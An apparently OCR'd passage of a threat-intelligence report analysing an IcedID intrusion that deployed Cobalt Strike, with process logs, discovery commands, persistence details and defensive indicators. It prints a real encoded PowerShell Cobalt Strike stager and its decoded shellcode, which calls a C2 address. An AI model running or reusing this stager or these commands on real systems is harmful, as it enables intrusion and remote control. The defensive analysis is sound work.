
Additionally, the context of execution location and parent process can also be used to follow the user execution process.

```
Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime:
ProcessGuid: {e5d7535a-1bdb-623a-b921-000000000500}
ProcessId: 3192
Image: C:\Windows\System32\rundll32.exe
FileVersion:
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: "C:\Windows\System32\rundll32.exe" dar.dll,DllRegisterServer
CurrentDirectory: D:\
User:
LogonGuid: {e5d7535a-a197-6217-d759-0a0000000000}
LogonId: 0xA59D7
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=DD399AE46303343F9F0DA189AEE11C67BD868222,MD5=EF3179D498793BF4234F708D3BE28633,
ParentProcessGuid: {e5d7535a-a19f-6217-dd00-000000000500}
ParentProcessId: 5148
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```

```
Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime:
ProcessGuid: {e5d7535a-1bdb-623a-b921-000000000500}
ProcessId: 3192
Image: C:\Windows\System32\rundll32.exe
FileVersion:
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: "C:\Windows\System32\rundll32.exe" dar.dll,DllRegisterServer
CurrentDirectory: D:\
User:
LogonGuid: {e5d7535a-a197-6217-d759-0a0000000000}
LogonId: 0xA59D7
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=DD399AE46303343F9F0DA189AEE11C67BD868222,MD5=EF3179D498793BF4234F708D3BE28633,
ParentProcessGuid: {e5d7535a-a19f-6217-dd00-000000000500}
ParentProcessId: 5148
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```

Shortly after execution of the payload, several child processes were spawned that created persistence and began discovery on the host.


IcedID & Cobalt Strike Execution
138.68.42.130:443 (dilimoretast[.]com)
157.245.142[.]66:443 (antnosience[.]com)
188.166.154[.]118:80 (oceriesfornot[.]top)
IcedID Network Connections
File Creation C:\Users\<USERNAME>\AppData\Local\<USERNAME>\{3231114A-23EA-C1E1-F549-3FA294BC3E48}\Ulfefi32.dll
Executes Copy of IcedID
User clicks document.lnk
Scheduled task created \kajeavmeva_{B8C1A6A8-541E-8280-8C9A-74DF5295B61A}
IcedID Persistence
Executes
cmd.exe /c chcp >&2
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
rundll32.exe dar.dll, DllRegisterServer (IcedID)
IcedID Automated Commands
Process Hollowing and Injection
C:\Windows\SysWOW64\cmd.exe
Communicates To
C:\Windows\sysnative\rundll32.exe (Cobalt Strike Temporary Process)
Creates \pipe\postex_304a
Manual Discovery Commands (see below)
185.203.118[.]227 (C2 IP Address)
Cobalt Strike



This included an instance of `C:\Windows\SysWOW64\cmd.exe`, which the IcedID malware used to hollow out and then inject a Cobalt Strike beacon into. There were several additional indications of Cobalt Strike we observed to verify it was utilized by the threat actor. The `cmd.exe` process spawned a suspicious instance of `rundll32.exe`. There were no command line arguments for this process which is atypical for `rundll32.exe`. A further indication was the `rundll32.exe` process creating a named pipe, `postex_304a`. This behavior of `rundll32.exe` and a named pipe that matches `postex_[0-9a-f]{4}`, is the default behavior used by Cobalt Strike 4.2+ post exploitation jobs. For more information on Cobalt Strike, you can read our article Cobalt Strike, a Defender's Guide.

PipeEvent (Pipe Created)	Image: C:\Windows\system32\rundll32.exe	PipeName: \postex_304a
PipeEvent (Pipe Connected)	Image: C:\Windows\SysWOW64\cmd.exe	PipeName: \postex_304a
PipeEvent (Pipe Created)	Image: C:\Windows\system32\svchost.exe	PipeName: \AppContracts\AA05

PipeEvent (Pipe Created)	Image: C:\Windows\system32\rundll32.exe	PipeName: \postex_304a
PipeEvent (Pipe Connected)	Image: C:\Windows\SysWOW64\cmd.exe	PipeName: \postex_304a
PipeEvent (Pipe Created)	Image: C:\Windows\system32\svchost.exe	PipeName: \AppContracts\AA05

When we reviewed the memory of this process, we were able to confirm it was in fact Cobalt Strike when we successfully extracted the beacon configuration (additional details can be found in the Command and Control section). The threat actor also executed a PowerShell Cobalt Strike payload on some servers:


"[redacted]T21:31:58.504","bb9b1e1ac5b9010266dde81b75c6a58cab9900cd","[redacted]","NtAllocateVirtualMemoryApiCal
l","6cbce4a295c163791b60fc23d285e6d84f28ee4c","de96a6e69944335375dc1ac
238336066889d9ffc7d73628ef4fe1b1b160ab32c","powershell.exe","c:\windows\system32\windowspowershell\v1.0\powershell.exe","8432","powershell -n
op -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoAR
gByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAWAA2ADMATwBpAHkAQgBiAC8ASABQADgASwBQAHEAUgBLAHIAUgBpAGo
AWQBvAHoATwAxAGwAUwBOADgAbABBAEkAbwBJAEsAdgBtAEUAMgBsAEcAbQBnAFIAUgBaADYATgBnAGoAdgB6AHYAKwA4AEIATgBaAHYAWgBTAGUANgBkAHEAbgB1AHQAbwB1AHgAdQB6A
HYATgAzAEgAbgAzAFEATQBMAG4AVgBTAEcAZwBiAFIAUABaAE0AVABOADMATwBjAEIAagBaAG4AawBzADEAQwBvAFYAcgAxAGgATQBJADkAWgBYADYAVgBpAHkAcwBZAHQAYwBnADIAWAB
HADIAZQBMAFUAdwBlAGYAVgBEAHoAMwBoAEYAcABoAG4AaQBLAEsATAArAEsAbAB5AE4AVQBJAGgAMgBWAE8AbAA2AGoAOABMAFgAbgBXAGYARwBEAHEANQBRACsAUwBZAGoAeABHAFkAY
wA0AHYATABWAFYAZQBFAHEAUAA0AHIAZABDAEsAMwB3AHEANAB1AEkAdgBjAGUAdgBPADAAegBXAG4AaABtAEIAbwB0AEoAegAxAC8AZABaAGIANABkAHMAOQArAFgATABGAHkAWQBPAFE
AKwB5AFMAMAA3ADcAYQB4ADYAUQBiAFIAWABpAG4ATwB6AGEATwBTAG0AWABxAE8AegBWAGYANAB4AEQAZgBEAHYAVQBOAE4AZwBqADEARgAzAFgAOQBXAHUAMAA3AG4AbwA2AGMATQAxA
G4ASwBJAEcATQBOAEQAbgBWAGQATQAzAHMAbgBlAFEAYgBLAFAASwBoAHEAdgBtAE8AVABVAHYASABQAFAANAB2AGwANQA5AHYANgBTADUAVQBMAFkAdQBSAEUAcABhAEsAVwBSAGcAVAB
2AHEAcQBiAGoARgBNAHYAVQBqADMASwBtAGMASgBMADYAdQBGAFMAVQBiAFMAUAAwAEkAbQA5AEYAcQBuAFAAYgBwAFIAdgBWAGEAVwA2ADkAawBoAHMAdgBuADIAdwB2AGwAcwArAGUAV
wBUADQAQwBQAHoANQAzAE0AcABOADYANABpAGsAVgBZAFQAawBDAGIATABvAG4ARABJAHMAVgA2AGoAbgBUADkALwB6AHkAUQBuADEANwBzADAAYQBOAFgAVwBMAHYAYwBGAFYAdwBDAFE
ANAA5AFgAOABQAGgAMwBqAFoAdwBWAEIAMABnADEAMwBTAHcAaQBsAGYAQQBWAG8AdwBnAGYASwA1AFYATABJAE0AUgBJAFMAWgB4ADYARgBJAFgAVwA0AEIAdgA3ADIAMQB4ADYAZABxA


"[redacted]T21:31:58.504","bb9b1e1ac5b9010266dde81b75c6a58cab9900cd","[redacted]","NtAllocateVirtualMemoryApiCal
l","6cbce4a295c163791b60fc23d285e6d84f28ee4c","de96a6e69944335375dc1ac
238336066889d9ffc7d73628ef4fe1b1b160ab32c","powershell.exe","c:\windows\system32\windowspowershell\v1.0\powershell.exe","8432","powershell -n
op -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoAR
gByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAWAA2ADMATwBpAHkAQgBiAC8ASABQADgASwBQAHEAUgBLAHIAUgBpAGo
AWQBvAHoATwAxAGwAUwBOADgAbABBAEkAbwBJAEsAdgBtAEUAMgBsAEcAbQBnAFIAUgBaADYATgBnAGoAdgB6AHYAKwA4AEIATgBaAHYAWgBTAGUANgBkAHEAbgB1AHQAbwB1AHgAdQB6A
HYATgAzAEgAbgAzAFEATQBMAG4AVgBTAEcAZwBiAFIAUABaAE0AVABOADMATwBjAEIAagBaAG4AawBzADEAQwBvAFYAcgAxAGgATQBJADkAWgBYADYAVgBpAHkAcwBZAHQAYwBnADIAWAB
HADIAZQBMAFUAdwBlAGYAVgBEAHoAMwBoAEYAcABoAG4AaQBLAEsATAArAEsAbAB5AE4AVQBJAGgAMgBWAE8AbAA2AGoAOABMAFgAbgBXAGYARwBEAHEANQBRACsAUwBZAGoAeABHAFkAY
wA0AHYATABWAFYAZQBFAHEAUAA0AHIAZABDAEsAMwB3AHEANAB1AEkAdgBjAGUAdgBPADAAegBXAG4AaABtAEIAbwB0AEoAegAxAC8AZABaAGIANABkAHMAOQArAFgATABGAHkAWQBPAFE
AKwB5AFMAMAA3ADcAYQB4ADYAUQBiAFIAWABpAG4ATwB6AGEATwBTAG0AWABxAE8AegBWAGYANAB4AEQAZgBEAHYAVQBOAE4AZwBqADEARgAzAFgAOQBXAHUAMAA3AG4AbwA2AGMATQAxA
G4ASwBJAEcATQBOAEQAbgBWAGQATQAzAHMAbgBlAFEAYgBLAFAASwBoAHEAdgBtAE8AVABVAHYASABQAFAANAB2AGwANQA5AHYANgBTADUAVQBMAFkAdQBSAEUAcABhAEsAVwBSAGcAVAB
2AHEAcQBiAGoARgBNAHYAVQBqADMASwBtAGMASgBMADYAdQBGAFMAVQBiAFMAUAAwAEkAbQA5AEYAcQBuAFAAYgBwAFIAdgBWAGEAVwA2ADkAawBoAHMAdgBuADIAdwB2AGwAcwArAGUAV
wBUADQAQwBQAHoANQAzAE0AcABOADYANABpAGsAVgBZAFQAawBDAGIATABvAG4ARABJAHMAVgA2AGoAbgBUADkALwB6AHkAUQBuADEANwBzADAAYQBOAFgAVwBMAHYAYwBGAFYAdwBDAFE
ANAA5AFgAOABQAGgAMwBqAFoAdwBWAEIAMABnADEAMwBTAHcAaQBsAGYAQQBWAG8AdwBnAGYASwA1AFYATABJAE0AUgBJAFMAWgB4ADYARgBJAFgAVwA0AEIAdgA3ADIAMQB4ADYAZABxA

This payload is using the default Cobalt Strike obfuscation scheme (XOR 35), and can easily be decoded using CyberChef:

Input
start: 7602
end: 7602
length: 0
length: 7602
lines: 2
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZ
QByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALw
A2ADEAWAA2ADMATwBpAHkAQgBiAC8ASABQADgASwBQAHEAUgBLAHIAUgBpAGoAWQBvAHoATwAxAGwAUwBOADgAbABBAEkAbwB
JAEsAdgBtAEUAMgBsAEcAbQBnAFIAUgBaADYATgBnAGoAdgB6AHYAKwA4AEIATgBaAHYAWgBTAGUANgBkAHEAbgB1AHQAbwB1
AHgAdQB6AHYATgAzAEgAbgAzAFEATQBMAG4AVgBTAEcAZwBiAFIAUABaAE0AVABOADMATwBjAEIAagBaAG4AawBzADEAQwBvA
FYAcgAxAGgATQBJADkAWgBYADYAVgBpAHkAcwBZAHQAYwBnADIAWABHADIAZQBMAFUAdwBlAGYAVgBEAHoAMwBoAEYAcABoAG
4AaQBLAEsATAArAEsAbAB5AE4AVQBJAGgAMgBWAE8AbAA2AGoAOABMAFgAbgBXAGYARwBEAHEANQBRACsAUwBZAGoAeABHAFk
AYwA0AHYATABWAFYAZQBFAHEAUAA0AHIAZABDAEsAMwB3AHEANAB1AEkAdgBjAGUAdgBPADAAegBXAG4AaABtAEIAbwB0AEoA
egAxAC8AZABaAGIANABkAHMAOQArAFgATABGAHkAWQBPAFEAKwB5AFMAMAA3ADcAYQB4ADYAUQBiAFIAWABpAG4ATwB6AGEAT
wBTAG0AWABxAE8AegBWAGYANAB4AEQAZgBEAHYAVQBOAE4AZwBqADEARgAzAFgAOQBXAHUAMAA3AG4AbwA2AGMATQAxAG4ASw
BJAEcATQBOAEQAbgBWAGQATQAzAHMAbgBlAFEAYgBLAFAASwBoAHEAdgBtAE8AVABVAHYASABQAFAANAB2AGwANQA5AHYANgB
TADUAVQBMAFkAdQBSAEUAcABhAEsAVwBSAGcAVAB2AHEAcQBiAGoARgBNAHYAVQBqADMASwBtAGMASgBMADYAdQBGAFMAVQBi
AFMAUAAwAEkAbQA5AEYAcQBuAFAAYgBwAFIAdgBWAGEAVwA2ADkAawBoAHMAdgBuADIAdwB2AGwAcwArAGUAVwBUADQAQwBQA
HoANQAzAE0AcABOADYANABpAGsAVgBZAFQAawBDAGIATABvAG4ARABJAHMAVgA2AGoAbgBUADkALwB6AHkAUQBuADEANwBzAD
AAYQBOAFgAVwBMAHYAYwBGAFYAdwBDAFEANAA5AFgAOABQAGgAMwBqAFoAdwBWAEIAMABnADEAMwBTAHcAaQBsAGYAQQBWAG8
AdwBnAGYASwA1AFYATABJAE0AUgBJAFMAWgB4ADYARgBJAFgAVwA0AEIAdgA3ADIAMQB4ADYAZABxAE4ASABhAGMAQwBjAHAA
Output
time: 16ms
length: 837
lines: 2
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]hnet.hwiniThLw&.ÿÕè....1ÿWWWWWh:Vy§ÿÕé¤...
[1ÉQQj.QQh»...SPhW..ÆÿÕPé....[1ÒRh.2À.RRRSRPhëU.;ÿÕ.Æ.ÃPh.3...àj.Pj.VhuF..ÿÕ_1ÿWWjÿSVh-..
{ÿÕ.À..Ê...1ÿ.öt..ùë
hªÅâ]ÿÕ.ÁhE!^1ÿÕ1ÿWj.QVPh·Wà.ÿÕ¿./..9Çu.XPé{ÿÿÿ1ÿé....éÉ...èoÿÿÿ/rR5c.Uù.Ý3..M´¡.&..6.«§l..
AäÇÄ.Í.B..°·³·Ê\l..XÃ°k
¨.ø(L.úMKä!/dó\[.|u.
êÀ1x¹..User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
.µ.àH¹;.+ljJb.
½=+}è4V...%..«.Æ.Å.ÑøÐÈ..¹jÄÀÕG0sy.(O,Iw@s.n8 1_....åÄ^çU.Ggz6Ñxh.ÔÁ.üÀæ¾¿ä½?ü'Y;qÛ.é}1.¡-.
´ôç#óW.3ý-^¶S2.Û..á°..f°.;lt¨Õ.¨.£.e.*ìÏú~¤ÑµÂ)5µ_.@.ÊãC47.çÝÇÇ¡.ÉÂÙ¡v.~./Ï¡.*~È'o -
ú×à.OÛªÏêùâþN···6.êÑ.zOÚ.hðµ¢VÿÕj@h....h..@.WhX¤Såÿ Õ.¹.....ÙQS.çWh.
..SVh...âÿÕ.ÀtÆ...Ã.ÀuåXÃè.ýÿÿ185.203.118.227..4V.

The output can be analyzed using scdbg to highlight what Windows API calls the shellcode makes:





Prior to using the PowerShell beacon the threat actor dropped a DLL beacon on the server (p227.dll), but this appears to have failed for unknown reasons after which, the threat actor moved on to the PowerShell beacon which executed successfully.

Persistence

After the initial execution of the IcedID malware, it established persistence by creating a copy of the malware (Ulfefi32.dll) in the AppData directory of the affected user and created a scheduled task to execute it every hour. The task `\kajeavmeva_{B8C1A6A8-541E-8280-8C9A-74DF5295B61A}` was created with the execution action below:

```
<Actions Context="Author">
  <Exec>
    <Command>rundll32.exe</Command>
    <Arguments>
    "C:\Users\ \AppData\Local\ \{3231114A-23EA-C1E1-F549-3FA294BC3E48}
    \Ulfefi32.dll",DllMain --alyeqe="SketchRare\license.dat"</Arguments>
  </Exec>
</Actions>
```


```
<Actions Context="Author">
  <Exec>
    <Command>rundll32.exe</Command>
    <Arguments>
    "C:\Users\ \AppData\Local\ \{3231114A-23EA-C1E1-F549-3FA294BC3E48}
    \Ulfefi32.dll",DllMain --alyeqe="SketchRare\license.dat"</Arguments>
  </Exec>
</Actions>
```


Defense Evasion

Process injection was observed during the intrusion by both IcedID and Cobalt Strike. On one system, the threat actor injected into the winlogon process.

Cobalt Strike Processes Identified by in Memory Yara Scanning

{ "Pid": 7248, "ProcessName": "cmd.exe", "CommandLine": "C:\\Windows\\SysWOW64\\cmd.exe", "Detection": ["win_cobalt_strike_auto", "cobaltstrike_beacon_4_2_decrypt"] } { "Pid": 584, "ProcessName": "winlogon.exe", "CommandLine": "winlogon.exe", "Detection": ["win_cobalt_strike_auto", "cobaltstrike_beacon_4_2_decrypt"] } { "Pid": 5712, "ProcessName": "powershell.exe", "CommandLine": "\"c:\\windows\\syswow64\\windowspowershell\\v1.0\\powershell.exe\" -Version 5.1 -s -NoLogo -NoProfile", "Detection": ["win_cobalt_strike_auto", "cobaltstrike_beacon_4_2_decrypt"] }

Volatility Malfind output shows the embedded MZ header in the winlogon process with the setting `PAGE_EXECUTE_READWRITE` protection settings on the memory space, a commonly observed attribute of process injection.

```
Volatility 3 Framework 2.0.0

